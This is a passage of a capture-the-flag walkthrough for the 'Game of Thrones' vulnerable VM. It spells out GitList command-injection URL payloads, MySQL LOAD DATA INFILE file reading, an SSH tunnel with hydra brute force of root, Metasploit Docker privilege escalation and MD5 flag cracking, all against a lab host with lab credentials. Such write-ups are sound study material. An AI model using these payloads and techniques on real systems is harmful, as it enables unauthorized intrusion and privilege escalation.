


Fig111: Git list repository viewer

So we are in we have three repositories casterly-rock, dothraki and madking. Let's look around for clues and the flag.

Casterly-rock:




Fig112: Casterly-rock repository




Fig113: Note under the bed

Output:

Note under the bed
There is a note under the bed. Somebody put it there. It says:
2f686f6d652f747972696f6e6c616e6e69737465722f636865636b706f696e742e747874
"The main gates of King's Landing are permanently closed by Queen's order. You must search for another entrance"
An anonymous friend

So we have a hex encoded data that we need to decode. We can visit https://www.traccar.org/hex-decoder/ to decode.




Fig114: Decoder output

The hex encoded data is a path to where we can search for another entrance to kings landing.
Path: **/home/tyrionlannister/checkpoint.txt**

After going through the rest of the repository folders, I found nothing interesting so I decided to continue with the clue I found.

Let's go ahead and find the **checkpoint.txt.**

So I tried to paste the path and no success so we need to exploit the gitlist repository viewer, so after some research I learned that one can exploit the gitlist.
Reference:
http://hatriot.github.io/blog/2014/06/29/gitlist-rce/

So I will be honest it took me days to work around this gitlist service, trying around everything I had then going back to research and understand how the exploitation worked.

The exploit in this stage is where one can remotely execute a code or even a command, RCE (remote code execution).

The gitlist service version affected with this vulnerability is version 0.4.0 and below it was fixed in version 0.5.0 and we had already done a version scan and it never gave us an output if it never gave us what an output of either versions.

Let's go ahead and test if our gitlist is vulnerable to the vulnerability we have found on gitlist 0.4.0 and below.

We are going to add this statement **""%60whoami%60** just after the /master/ directory.




Fig115: vulnerability testing against gitlist

So the command was executed, our gitlist is vulnerable let's go ahead and exploit our target.

We will now locate the path we found from the hex data we decoded, by placing the command **cat** within the url followed by the path.
Just where we placed our last statement place this statement **""%60 cat /home/tyrionlannister/checkpoint.txt%60** there.




Fig116: checkpoint.txt found

So basically the vulnerability allows us to run arbitrary commands, the cat commands allows one to read the file itself.

Output:

Oops! fatal: failed to stat 'master:Welcome to: _____ _ _____ _ |_ _| |_ ___ | __ |___ ___| |_ | | | -_| | -| . | _| '_| |_| |_|_|___| |__|__|___|___|_,_| You are very close to get the flag. Is not here, it's at King's Landing. We must travel there from here! The credentials to access to King's Landing are: user/pass: cerseilannister/_g0dsHaveNoMercy_ db: kingslanding "Chaos isn't a pit. Chaos is a ladder" - Petyr (Littlefinger) Baelish ': File name too long

So we are almost there. So we have credentials to access King's landing and the database name.

Credentials:

User Name: cerseilannister
Password: _g0dsHaveNoMercy_
Database Name: kingslanding

So we are accessing kingslanding through the gitlist so we place the connection command statement just like how we have exploited to read the checkpoint.txt file.
Reference:
https://dev.mysql.com/doc/refman/5.7/en/connecting.html

Place this command at the same instance we had placed before.
Statement:
""%60 mysql kingslanding -h 192.168.21.130 -ucerseilannister -p_g0dsHaveNoMercy_ %60




Fig117: mysql output error

So we have an output meaning the mysql command is working but it's either we need to try and view the tables or select a table or either our command has been wrongly placed.

Then I worked around the statement and when you place this statement it gives an output of some present table.
Statement:
""%60mysql -h 192.168.21.130 -u cerseilannister -p_g0dsHaveNoMercy_ -D kingslanding -e "show tables;" %60/




Fig118: Tables_in_kingslanding "iron_throne" present

So we have a table let's read the contents of the table.
Statement:
""%60mysql -h 192.168.21.130 -u cerseilannister -p_g0dsHaveNoMercy_ -D kingslanding -e "select * from iron_throne;" %60/




Fig119: contents of table iron_throne

Output:

Oops! fatal: Path 'id text 1 -..-. . - -.-. -..-. -- -.-- ... --.- .-.. -..-. ..-. .-.. .- --. 2 "You still have some privileges on this kingdom. Use them wisely" - Davos Seaworth' does not exist in 'master'

So we have a path 'id text 1 which looks to be a code and another clue.
Let's first start to solve the first coded path.
So I visited a site that decodes anything in any form, after tinkering with the types of codes present I learnt that it was a Morse code.
Site:
https://tech.pookey.co.uk/non-wp/encoder-decoder.php

Reference:
http://www.learnmorsecode.com/




Fig120: Morse code decode output

So the first path id was Morse encoded plain text **/etc/msql/flag**

So let's follow the second clue by finding out what privileges we have.
Statement:
“”%60mysql -h 192.168.21.130 -u cerseilannister -p_g0dsHaveNoMercy_ -D kingslanding -e "show grants for current_user;"%60/

Fig121: grants view for current user

Grants that the current user has:
GRANT SELECT, INSERT, CREATE ON

Output:
Oops! fatal: Path 'Grants for cerseilannister@172.0.0.0/255.0.0.0 GRANT FILE ON *.* TO `cerseilannister`@`172.0.0.0/255.0.0.0` GRANT SELECT, INSERT, CREATE ON `kingslanding`.* TO `cerseilannister`@`172.0.0.0/255.0.0.0`' does not exist in 'master'

We can't access the flag while we try to access it, seems like we will have to use our privileges to access the flag.

So let's create a table that we will load data from the flag file into the table.

Statement:
“”%60mysql -h 192.168.21.130 -u cerseilannister -p_g0dsHaveNoMercy_ -D kingslanding -e "CREATE TABLE flag (flag VARCHAR(500));"%60/




Fig122: table creation

It won't give you a response that the table has been created, but when you try to do the command twice it confirms to you that the table already exists.




Fig123: table flag already exists

So let's go ahead and load the data from /etc/msql/flag to the table flag.
Statement:
“”%60mysql -h 192.168.21.130 -u cerseilannister -p_g0dsHaveNoMercy_ -D kingslanding -e "LOAD data INFILE '/etc/msql/flag' INTO TABLE flag;"%60/




Fig124: loading data into table

Here still you won't see any confirmation that the process worked, but we can confirm that by trying to view the data from the table flag.
Statement:
""%60mysql -h 192.168.21.130 -u cerseilannister -p_g0dsHaveNoMercy_ -D kingslanding -e "select * from flag;" %60/

Fig125: table flag output

Seems like we are heading to the right direction because it just worked.

Bingo!! **LAST KINGDOM FLAG.**

LAST KINGDOM FLAG =
c8d46d341bea4fd5bff866a65ff8aea9

Next Stop **Dragonglass**

Dragonglass

Output:

Oops! fatal: failed to stat 'master:flag Congratulations. You conquered the last kingdom flag. This is your flag: c8d46d341bea4fd5bff866a65ff8aea9 Now you must find the Dragonglass mine to forge stronger weapons. Ssh user-pass: daenerystargaryen-.Dracarys4thewin. "All men must die, but we are not men" - Daenerys Stormborn of the House Targaryen, First of Her Name, the Unburnt, Queen of the Andals and the First Men, Khaleesi of the Great Grass Sea, Breaker of Chains, and Mother of Dragons Congratulations. You conquered the last kingdom flag. This is your flag: c8d46d341bea4fd5bff866a65ff8aea9 Now you must find the Dragonglass mine to forge stronger weapons. Ssh user-pass: daenerystargaryen-.Dracarys4thewin. "All men must die, but we are not men" - Daenerys Stormborn of the House Targaryen, First of Her Name, the Unburnt, Queen of the Andals and the First Men, Khaleesi of the Great Grass Sea, Breaker of Chains, and Mother of Dragons': File name too long

We have ssh user-pass, two more flags to go and one more battle.

Credentials:
User Name: daenerystargaryen
Password: .Dracarys4thewin.

The next battle is the white walkers through ssh service, but before we go ahead and battle them we need to go to Dragonglass mine first to forge stronger weapons.

Command: ssh daenerystargaryen@192.168.21.130

Fig126: Dragonglass through ssh

We are in Dragonglass mine, let's look around for any clues.

Command1: ls
Command2: cat checkpoint.txt
Command3: cat digger.txt




Fig127: clues present

So we found two .txt files, the first one was a **checkpoint.txt** giving us clues of what to do and the second one **digger.txt** and it looked like a worldlist.

Output:

"Dragonglass. Frozen fire, in the tongue of old Valyria. Small wonder it is anathema to these cold children of the Other" - The Red Woman Melisandre
"Large amounts of Dragonglass can be found on Dragonglass mine (172.25.0.2). The mine can be accessed only from here. We are very close... Fail2ban magic is not present there, maybe we can reach the 'root' of the problem pivoting from outside to use this digger" - Samwell Tarly
"The White Walkers don't care if a man's free folk or crow. We're all the same to them, meat for their army. But together we can beat them" - Jon Snow

From the first file checkpoint.txt we have been informed that Dragonglass can be found on Dragonglass mine where we have been given an ip address **172.25.0.2** and that the mine can be accessed from there and also that fail2ban magic is not present there.
Also when you read more we can note that we can also reach **'root' (this is the username we need to Bruteforce)** of the problem pivoting from outside to use the digger.

We can start by retrieving **digger.txt** file to our local machine from the remote machine using the **scp** command line tool.

Command: scp daenerystargaryen@192.168.21.130:/home/daenerystargaryen/digger.txt /root/digger.txt




Fig128: digger.txt file retrieval from remote host

So now that we have the digger file, lets create our ssh tunnel and use hydra to Bruteforce username **root** using the worldlist digger.txt file.
Reference:
https://www.tunnelsup.com/how-to-create-ssh-tunnels/

Command1:
ssh daenerystargaryen@192.168.21.130 -L 7090:172.25.0.2:22 -N

Fig129: ssh tunneling

Tip: when you are prompt a password while creating an ssh tunnel place the password for username: **daenerystargaryen** then go ahead and Bruteforce on a new terminal window using hydra.

Command2: hydra -l root -P digger.txt ssh://localhost:7090




Fig130: brute forcing the tunneling

We have got the password for username **root** for remote ip: **172.25.0.2**
Password: Dr4g0nGl4ss!

Command1: ssh root@127.0.0.1 -p 7090
Command2: ls




Fig131: Dragonglass mine.

So we are in let's see what the **flag.txt** file has.




Fig132: flag.txt

Bingo we found our **Dragonglass mine Flag.**

Dragonglass mine Flag =
a8db1d82db78ed452ba0882fb9554fc9

Output:
Congratulations.
You've found the secret flag of Dragonglass mine. This is your flag: a8db1d82db78ed452ba0882fb9554fc9
Now you have the Dragonglass weapons to fight against the White Walkers.
Host's ssh:
branstark/Th3_Thr33_Ey3d_Raven
"The time has come" - The Three Eyed Raven

So we have another ssh credentials for the last battle.

Next Stop **Final Battle (against the White walkers).**

Final Battle

Now let's go to the final battle.

Credentials:
User Name: branstark
Password: Th3_Thr33_Ey3d_Raven

Command: ssh branstark@192.168.21.130




Fig133: Final Battle

Let's go ahead and snoop and see what we have lying around.

Command1: ls

Command2: cat checkpoint.txt




Fig134: checkpoint.txt

Output:


Now you are ready to face the final battle!! Try to escalate to root.
"Seven blessings to all of you and good luck" - Game of Thrones CTF master ;)

So we have our final battle, to try and escalate to root privilege.

So after some research and started to see the running services and which are running on root.

Then checked the system version.

Fig135: machine version






Fig136: services running

Then I noticed most services were running on docker and that docker was running on root privilege.

Tip: when performing a privilege escalation attack, what you need to note is what system and version you are using, misconfigured applications or services and services running on root privilege.

Reference:
https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

So we found our target, **Docker** application. After some research I came across a docker daemon local privilege escalation exploit that we can use against our target and use **metasploit** to run our command but first we need to **ssh login** then run the docker privilege escalation exploit.

Reference:
https://www.exploit-db.com/exploits/40394/

Let's go ahead and start our **metasploit console**.

Command: msfconsole

Fig137: msfconsole

We use the **ssh login** exploit to login to our target then use the docker daemon local privilege escalation exploit.

Command1: search ssh_login

Fig138: ssh_login

Command2: use auxiliary/scanner/ssh/ssh_login
Command3: show options
Command4:
set PASSWORD Th3_Thr33_Ey3d_Raven
Command5: set RHOSTS 192.168.21.130
Command6: set USERNAME branstark




Fig139: options to set

So we have set the required options to exploit our target, make sure the options are correct then exploit.

Command: exploit

Fig140: ssh session created

Our exploit worked, so let's go to the next step loading our docker daemon local privilege escalation against our created session.

Command: search docker daemon local privilege escalation




Fig141: docker exploit

So we found our exploit let's use it, set the options then exploit.

Command1: use exploit/linux/local/docker_daemon_privilege_escalation
Command2: show options
Command3: set SESSION 1
Command4: exploit




Fig142: meterpreter created.

So we have created a meterpreter, we need to drop a shell then spawn a TTY shell.

Reference:
http://netsec.ws/?p=337

Command1: shell
Command2:
python -c 'import pty; pty.spawn("/bin/sh")'
Command3: whoami

```
meterpreter > shell
Process 2364 created.
Channel 1 created.
python -c 'import pty; pty.spawn("/bin/sh")'
# whoami
whoami
root
#
```

Fig143: successful privilege escalation

So we are now root, let's look around for our other flags.
So let's go ahead to the root directory.
Command1: cd root
Command2: ls
Command3: cat checkpoint.txt

Fig144:checkpoint.txt data output

Output:
To defeat White Walkers you need the help of the Savages, the Many-Faced God skill learned at Braavos and the Dragonglass weapons

Some hints:

type of file = ???
pass = ???
useful-pseudo-code-on-invented-language = concat(substr(secret_flag1, strlen(secret_flag1) - 10, strlen(secret_flag1)), substr(secret_flag2, strlen(secret_flag2) - 10, strlen(secret_flag2)), substr(secret_flag3, strlen(secret_flag3) - 10, strlen(secret_flag3)))

"Hodor... Hodor!!" – Hodor

So at the root directory we can see we have two files, a **checkpoint.txt** file and a **final_battle** file.

When we edit the checkpoint.txt we can see it's a clue given to us on how to access the final_battle file.

So we need to know the type of file we are dealing with to get to know the password.

Command: file final_battle

```
# file final_battle
file final_battle
final_battle: Zip archive data, at least v5.1 to extract
```

Fig145: final_battle file type

So we have come to know it is a zip archive data, so we need to copy a new the file name to a .zip extension and proceed to find the password.

Command: cp final_battle final_battle.7z

```
# cp final_battle final_battle.7z
cp final_battle final_battle.7z
# ls
ls
branstark  checkpoint.txt  final_battle  final_battle.7z
#
```

Fig146: successfully copied.

Now let's try and find the password, from the checkpoint.txt file we can see we have a useful-pseudo-code-one-invented-language line.
Where we need the three secret_flag, which are the;

1-Savages,

2-City of Braavos,

3-Dragonglass Mine.

Where the algorithm we need to subtract each secret_flag stringlenth minus 10 then add them all together.

Let's make a script for this using python.

If you are new with python visit the references below.
References:
https://www.python.org/about/gettingstarted/
http://www.dreamsyssoft.com/python-scripting-tutorial/
https://www.coursera.org/specializations/introduction-scripting-in-python

Script:

```
#python_scripting
#final_flag.7zip_file_password_revealer

#Secret_Flag1_Savages_Flag
Flag1 =
"8bf8854bebe108183caeb845c7676ae4"

#Secret_Flag2_Braavos Flag
Flag2 =
"3f82c41a70a8b0cfec9052252d9fd721"

#Secret_Flag3_Dragonglass Flag
Flag3 =
"a8db1d82db78ed452ba0882fb9554fc9"

password = Flag1[len(Flag1) - 10 :] +
Flag2[len(Flag2) - 10 :] + Flag3[len(Flag3)
- 10 :]

print("Final_Flag.7zip_pass:" + password)
```

Fig147: script on nano editor

Save in a file with a python extension **.py**

So let's go ahead and do some magic.

Tip: you can run the script on your local machine then when you get the password word use it on the remote machine to unlock the zip file.

Run the script: **python <nameofscript>.py**

Fig148: Final Flag output

Final_Flag.7z_pass=
45c7676ae4252d9fd7212fb9554fc9

You can also get the password from the TTY shell, by just running python on CLI interactive mode and copy paste each line of code except the comment.




Fig149: python interactive mode

To uncompress the file we will use PeaZip rar and zip utility that works on all operating systems.

In linux it comes pre-installed so let's check if it is available on our remote host.




Fig150: p7zip not present

So seems like we cannot unzip it from the remote host so let's try and get the file from the remote host to our local machine and unzip it.

Commands to follow:

-- from the spawned TTY shell (remote host)

1. cp final_battle /home/

2. chmod 777 /home/final_battle

-- from your kali linux host (local machine)--

1. scp branstark@192.168.21.130:/home/final_battle /root/Game_of_Thrones /final_battle

2. ls

3. mv final_battle final_battle.7z

After renaming it we uncompress it using the p7zip command utility tool.

Command: p7zip --uncompress final_battle.7z

After unzipping it, you will see a file named **flag.txt,** let's see what it contains.

Command: cat flag.txt




Fig151: flag.txt contents

Output:

Final Battle flag: 8e63dcd86ef9574181a9b6184ed3dde5

```
           _
 ___ _ _ _ ___ ___ _| |
| . | | | |  | -_| . |
| _|_____|_|_|_|___|___|
|_|
```

You won the battle against White Walkers. You pwned the Game of Thrones CTF!!! (v1.0 September 2017)
Now the seven kingdoms can rest in peace for a long time ruled by a true king/queen.
Congratulations and I hope you enjoyed the experience as much as me making it!!
Designed by Oscar Alfonso (OscarAkaElvis or v1s1t0r)
Contact: v1s1t0r.1s.h3r3@gmail.com
https://github.com/OscarAkaElvis/game-of-thrones-hacking-ctf
A last little present! you can get now all the flags ordered:
Dorne
Winterfell
Iron Islands
Stormlands
Mountain and the Vale
Reach
Rock and King's Landing
Savages
City of Braavos
Dragonglass Mine
Final Battle
Get the word of each one using https://crackstation.net or any other md5 online crack service to get a phrase in a row!!

Bingo!! We found the **Final Battle Flag.**

Final Battle Flag =
8e63dcd86ef9574181a9b6184ed3dde5

So we have pwned the Game of Thrones CTF, by "we" I mean me and you the reader.

I hope you have enjoyed it, before we logout let's gather all the flags and get the word of each flag using the link given or any md5 crack service.

Dorne =
fb8d98be1265dd88bac522e1b2182140
Winterfell =
639bae9ac6b3e1a84cebb7b403297b79
Iron Islands =
5e93de3efa544e85dcd6311732d28f95
Stormlands =
8fc42c6ddf9966db3b09e84365034357
Mountain and the Vale =
bb3aec0fdcdbc2974890f805c585d432
Reach =
aee750c2009723355e2ac57564f9c3db
Rock and King's Landing =
c8d46d341bea4fd5bff866a65ff8aea9
Savages =
8bf8854bebe108183caeb845c7676ae4
City of Braavos =
3f82c41a70a8b0cfec9052252d9fd721
Dragonglass Mine =
a8db1d82db78ed452ba0882fb9554fc9
Final Battle =
8e63dcd86ef9574181a9b6184ed3dde5




Fig152:crackstation.net




Fig153: place the flags in order




Fig154: hash crack output.

##Hash
****Type**
>>Result

##fb8d98be1265dd88bac522e1b2182140
****md5**
>>congratulations
##639bae9ac6b3e1a84cebb7b403297b79
****md5**
>>you
##5e93de3efa544e85dcd6311732d28f95
****md5**
>>pwned
##8fc42c6ddf9966db3b09e84365034357
****md5**
>>the
##bb3aec0fdcdbc2974890f805c585d432
****md5**
>>seven
##aee750c2009723355e2ac57564f9c3db
****md5**
>>kingdoms
##c8d46d341bea4fd5bff866a65ff8aea9
****md5**
>>game
##8bf8854bebe108183caeb845c7676ae4
****md5**
>>of
##3f82c41a70a8b0cfec9052252d9fd721
****md5**
>>thrones
##a8db1d82db78ed452ba0882fb9554fc9
****md5**
>>ctf
##8e63dcd86ef9574181a9b6184ed3dde5
****md5**
>>AWESOME

"Congratulations you pwned the seven kingdoms game of thrones ctf AWESOME"

Bye Bye!!